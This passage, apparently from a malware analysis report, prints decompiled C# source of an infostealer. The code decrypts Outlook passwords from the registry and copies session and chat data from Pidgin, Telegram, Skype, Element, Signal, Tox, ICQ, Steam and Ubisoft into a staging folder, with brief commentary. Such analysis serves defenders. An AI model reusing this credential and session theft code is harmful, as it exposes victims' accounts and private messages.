
Figure 46



```
private static void GetLogs(string sSavePath)
{
    try
    {
        string text = Path.Combine(Pidgin.PidginPath, "logs");
        if (Directory.Exists(text))
        {
            Filemanager.CopyDirectory(text, sSavePath + "\\chatlogs");
        }
    }
    catch (Exception ex)
    {
        string str = "Pidgin >> Failed to collect chat logs\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
}
```


Figure 47

Outlook credentials are also a target for the malware. It queries the Windows registry looking for usernames and passwords that are decrypted by calling the ProtectedData.Unprotect function:




```
public static void GrabOutlook(string sSavePath)
{
    string[] source = new string[]
    {
        "Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676",
        "Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676",
        "Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676",
        "Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676"
    };
    string[] mailClients = new string[]
    {
        "SMTP Email Address",
        "SMTP Server",
        "POP3 Server",
        "POP3 User Name",
        "SMTP User Name",
        "NNTP Email Address",
        "NNTP User Name",
        "NNTP Server",
        "IMAP Server",
        "IMAP User Name",
        "Email",
        "HTTP User",
        "HTTP Server URL",
        "POP3 User",
        "IMAP User",
        "HTTPMail User Name",
        "HTTPMail Server",
        "SMTP User",
        "POP3 Password2",
        "IMAP Password2",
        "NNTP Password2",
        "HTTPMail Password2",
        "SMTP Password2",
        "POP3 Password",
        "IMAP Password",
        "NNTP Password",
        "HTTPMail Password",
        "SMTP Password"
    };
    string text = source.Aggregate("", (string current, string dir) => current + Outlook.Get(dir, mailClients));
    if (string.IsNullOrEmpty(text))
    {
        return;
    }
    Counter.Outlook = true;
    Directory.CreateDirectory(sSavePath);
    File.WriteAllText(sSavePath + "\\Outlook.txt", text + "\r\n");
}
```

Figure 48



```
private static string Get(string path, string[] clients)
{
    string text = "";
    try
    {
        foreach (string text2 in clients)
        {
            try
            {
                object infoFromRegistry = Outlook.GetInfoFromRegistry(path, text2);
                if (infoFromRegistry != null && text2.Contains("Password") && !text2.Contains("2"))
                {
                    text = string.Concat(new string[]
                    {
                        text,
                        text2,
                        ": ",
                        Outlook.DecryptValue((byte[])infoFromRegistry),
                        "\r\n"
                    });
                }
                else if (infoFromRegistry != null && (Outlook.SmptClient.IsMatch(infoFromRegistry.ToString()) || Outlook.MailClient.IsMatch(infoFromRegistry.ToString())))
                {
                    text += string.Format("{0}: {1}\r\n", text2, infoFromRegistry);
                }
                else
                {
                    text = string.Concat(new string[]
                    {
                        text,
                        text2,
                        ": ",
                        Encoding.UTF8.GetString((byte[])infoFromRegistry).Replace(Convert.ToChar(0).ToString(), ""),
                        "\r\n"
                    });
                }
            }
            catch
            {
            }
        }
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(path, false);
        if (registryKey != null)
        {
            text = registryKey.GetSubKeyNames().Aggregate(text, (string current, string client) => current + Outlook.Get(path + "\\" + client, clients));
        }
    }
    catch
    {
    }
    return text;
}
```


Figure 49



```
private static object GetInfoFromRegistry(string path, string valueName)
{
    object result = null;
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(path, false);
        if (registryKey != null)
        {
            result = registryKey.GetValue(valueName);
            registryKey.Close();
        }
    }
    catch
    {
    }
    return result;
}

// Token: 0x06000092 RID: 146 RVA: 0x00006774 File Offset: 0x00004974
private static string DecryptValue(byte[] encrypted)
{
    try
    {
        byte[] array = new byte[encrypted.Length - 1];
        Buffer.BlockCopy(encrypted, 1, array, 0, encrypted.Length - 1);
        return Encoding.UTF8.GetString(ProtectedData.Unprotect(array, null, DataProtectionScope.CurrentUser)).Replace(Convert.ToChar(0).ToString(), "");
    }
    catch
    {
    }
    return "null";
}

// Token: 0x04000041 RID: 65
private static readonly Regex MailClient = new Regex("^([a-zA-Z0-9_\\-\\.]+)@([a-zA-Z0-9_\\-\\.]+)\\.([a-zA-Z]{2,5})$");

// Token: 0x04000042 RID: 66
private static readonly Regex SmptClient = new Regex("^(?!:\\/\\/)([a-zA-Z0-9-_]+\\.)*[a-zA-Z0-9][a-zA-Z0-9-_]+\\.[a-zA-Z]{2,11}?$");
```


Figure 50

The binary copies the files corresponding to Telegram sessions to a directory called “Messenger\Telegram”, as shown below:



```
public static bool GetTelegramSessions(string sSaveDir)
{
    string tdata = Telegram.GetTdata();
    bool result;
    try
    {
        if (!Directory.Exists(tdata))
        {
            result = false;
        }
        else
        {
            Directory.CreateDirectory(sSaveDir);
            string[] directories = Directory.GetDirectories(tdata);
            string[] files = Directory.GetFiles(tdata);
            foreach (string text in directories)
            {
                string name = new DirectoryInfo(text).Name;
                if (name.Length == 16)
                {
                    string destFolder = Path.Combine(sSaveDir, name);
                    Filemanager.CopyDirectory(text, destFolder);
                }
            }
            string[] array = files;
            for (int i = 0; i < array.Length; i++)
            {
                FileInfo fileInfo = new FileInfo(array[i]);
                string name2 = fileInfo.Name;
                string destFileName = Path.Combine(sSaveDir, name2);
                if (fileInfo.Length <= 5120L)
                {
                    if (name2.EndsWith("s") && name2.Length == 17)
                    {
                        fileInfo.CopyTo(destFileName);
                    }
                    else if (name2.StartsWith("usertag") || name2.StartsWith("settings") || name2.StartsWith("key_data"))
                    {
                        fileInfo.CopyTo(destFileName);
                    }
                }
            }
            Counter.Telegram = true;
            result = true;
        }
    }
    catch
    {
        result = false;
    }
    return result;
}
```


Figure 51



```
private static string GetTdata()
{
    string result = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Telegram Desktop\\tdata";
    Process[] processesByName = Process.GetProcessesByName("Telegram");
    if (processesByName.Length == 0)
    {
        return result;
    }
    return Path.Combine(Path.GetDirectoryName(ProcessList.ProcessExecutablePath(processesByName[0])), "tdata");
}
```

Figure 52


Skype conversation history is also stolen by the malware (see figure 53).



```
public static void GetSession(string sSavePath)
{
    if (!Directory.Exists(Skype.SkypePath))
    {
        return;
    }
    string text = Path.Combine(Skype.SkypePath, "Local Storage");
    if (Directory.Exists(text))
    {
        try
        {
            Filemanager.CopyDirectory(text, sSavePath + "\\Local Storage");
        }
        catch
        {
            return;
        }
    }
    Counter.Skype = true;
}

// Token: 0x04000049 RID: 73
private static readonly string SkypePath = Path.Combine(Paths.Appdata, "Microsoft\\Skype for Desktop");
```

Figure 53


The Element messaging application is also targeted by the stealer:



```
public static void GetSession(string sSavePath)
{
    if (!Directory.Exists(Element.ElementPath))
    {
        return;
    }
    string text = Path.Combine(Element.ElementPath, "leveldb");
    if (Directory.Exists(text))
    {
        try
        {
            Filemanager.CopyDirectory(text, sSavePath + "\\leveldb");
        }
        catch
        {
            return;
        }
    }
    Counter.Element = true;
}

// Token: 0x0400003E RID: 62
private static readonly string ElementPath = Path.Combine(Paths.Appdata, "Element\\Local Storage");
```

Figure 54


Multiple directories corresponding to Signal application databases and configuration are copied to the initially created directory.



```
public static void GetSession(string sSavePath)
{
    if (!Directory.Exists(Signal.SignalPath))
    {
        return;
    }
    string sourceFolder = Path.Combine(Signal.SignalPath, "databases");
    string sourceFolder2 = Path.Combine(Signal.SignalPath, "Session Storage");
    string sourceFolder3 = Path.Combine(Signal.SignalPath, "Local Storage");
    string sourceFolder4 = Path.Combine(Signal.SignalPath, "sql");
    try
    {
        Filemanager.CopyDirectory(sourceFolder, sSavePath + "\\databases");
        Filemanager.CopyDirectory(sourceFolder2, sSavePath + "\\Session Storage");
        Filemanager.CopyDirectory(sourceFolder3, sSavePath + "\\Local Storage");
        Filemanager.CopyDirectory(sourceFolder4, sSavePath + "\\sql");
        File.Copy(Signal.SignalPath + "\\config.json", sSavePath + "\\config.json");
    }
    catch
    {
        return;
    }
    Counter.Signal = true;
}

// Token: 0x0400003F RID: 63
private static readonly string SignalPath = Path.Combine(Paths.Appdata, "Signal");
```

Figure 55


The Tox directory found in the “%AppData%” folder is copied to the above directory:



```
public static void GetSession(string sSavePath)
{
    if (!Directory.Exists(Tox.ToxPath))
    {
        return;
    }
    try
    {
        Filemanager.CopyDirectory(Tox.ToxPath, sSavePath);
    }
    catch
    {
    }
    Counter.Tox = true;
}

// Token: 0x04000040 RID: 64
private static readonly string ToxPath = Path.Combine(Paths.Appdata, "Tox");
```

Figure 56


The ICQ directory will also be exfiltrated, as displayed in figure 57.



```
public static void GetSession(string sSavePath)
{
    if (!Directory.Exists(Icq.ICQPath))
    {
        return;
    }
    string text = Path.Combine(Icq.ICQPath, "0001");
    if (Directory.Exists(text))
    {
        try
        {
            Filemanager.CopyDirectory(text, sSavePath + "\\0001");
        }
        catch
        {
            return;
        }
    }
    Counter.Icq = true;
}

// Token: 0x04000048 RID: 72
private static readonly string ICQPath = Path.Combine(Paths.Appdata, "ICQ");
```

Figure 57


The Steam path is extracted from the “SteamPath” registry value, and every game has a subkey under the “Software\Valve\Steam\Apps” registry key. The information about the Steam games is saved in a file called “Apps.txt”:



```
public static bool GetSteamSession(string sSavePath)
{
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Valve\\Steam");
    if (registryKey == null)
    {
        return Logging.Log("Steam >> Application path not found in registry", false);
    }
    string text = registryKey.GetValue("SteamPath").ToString();
    if (!Directory.Exists(text))
    {
        return Logging.Log("Steam >> Application directory not found", false);
    }
    Directory.CreateDirectory(sSavePath);
    try
    {
        foreach (string text2 in registryKey.OpenSubKey("Apps").GetSubKeyNames())
        {
            using (RegistryKey registryKey2 = registryKey.OpenSubKey("Apps\\" + text2))
            {
                if (registryKey2 != null)
                {
                    string text3 = (string)registryKey2.GetValue("Name");
                    text3 = (string.IsNullOrEmpty(text3) ? "Unknown" : text3);
                    string text4 = ((int)registryKey2.GetValue("Installed") == 1) ? "Yes" : "No";
                    string text5 = ((int)registryKey2.GetValue("Running") == 1) ? "Yes" : "No";
                    string text6 = ((int)registryKey2.GetValue("Updating") == 1) ? "Yes" : "No";
                    File.AppendAllText(sSavePath + "\\Apps.txt", string.Concat(new string[]
                    {
                        "Application ",
                        text3,
                        "\n\tGameID: ",
                        text2,
                        "\n\tInstalled: ",
                        text4,
                        "\n\tRunning: ",
                        text5,
                        "\n\tUpdating: ",
                        text6,
                        "\n\n"
                    }));
                }
            }
        }
    }
```

Figure 58


The malware collects the SSNF files and the Steam configuration files:



```
    if (Directory.Exists(text))
    {
        Directory.CreateDirectory(sSavePath + "\\ssnf");
        foreach (string text7 in Directory.GetFiles(text))
        {
            if (text7.Contains("ssfn"))
            {
                File.Copy(text7, sSavePath + "\\ssnf\\" + Path.GetFileName(text7));
            }
        }
    }
}
catch (Exception ex3)
{
    string str2 = "Steam >> Failed collect steam .ssnf files\n";
    Exception ex4 = ex3;
    Logging.Log(str2 + ((ex4 != null) ? ex4.ToString() : null), true);
}
try
{
    string path = Path.Combine(text, "config");
    if (Directory.Exists(path))
    {
        Directory.CreateDirectory(sSavePath + "\\configs");
        foreach (string text8 in Directory.GetFiles(path))
        {
            if (text8.EndsWith("vdf"))
            {
                File.Copy(text8, sSavePath + "\\configs\\" + Path.GetFileName(text8));
            }
        }
    }
}
catch (Exception ex5)
{
    string str3 = "Steam >> Failed collect steam configs\n";
    Exception ex6 = ex5;
    Logging.Log(str3 + ((ex6 != null) ? ex6.ToString() : null), true);
}
try
{
    string str4 = ((int)registryKey.GetValue("RememberPassword") == 1) ? "Yes" : "No";
    string str5 = "Autologin User: ";
    object value = registryKey.GetValue("AutoLoginUser");
    string contents = string.Format(str5 + ((value != null) ? value.ToString() : null) + "\nRemember password: " + str4, Array.Empty<object>());
    File.WriteAllText(sSavePath + "\\SteamInfo.txt", contents);
}
```

Figure 59


The stealer retrieves the files found in the "%AppData%\Ubisoft Game Launcher" folder:



```
public static bool GetUplaySession(string sSavePath)
{
    if (!Directory.Exists(Uplay.Path))
    {
        return Logging.Log("Uplay >> Session not found", true);
    }
    try
    {
        Directory.CreateDirectory(sSavePath);
        foreach (string text in Directory.GetFiles(Uplay.Path))
        {
            File.Copy(text, System.IO.Path.Combine(sSavePath, System.IO.Path.GetFileName(text)));
        }
        Counter.Uplay = true;
    }
    catch (Exception ex)
    {
        string str = "Uplay >> Error\n";
        Exception ex2 = ex;
        return Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), false);
    }
    return true;
}

// Token: 0x0400004C RID: 76
private static readonly string Path = System.IO.Path.Combine(Paths.Lappdata, "Ubisoft Game Launcher");
```

Figure 60

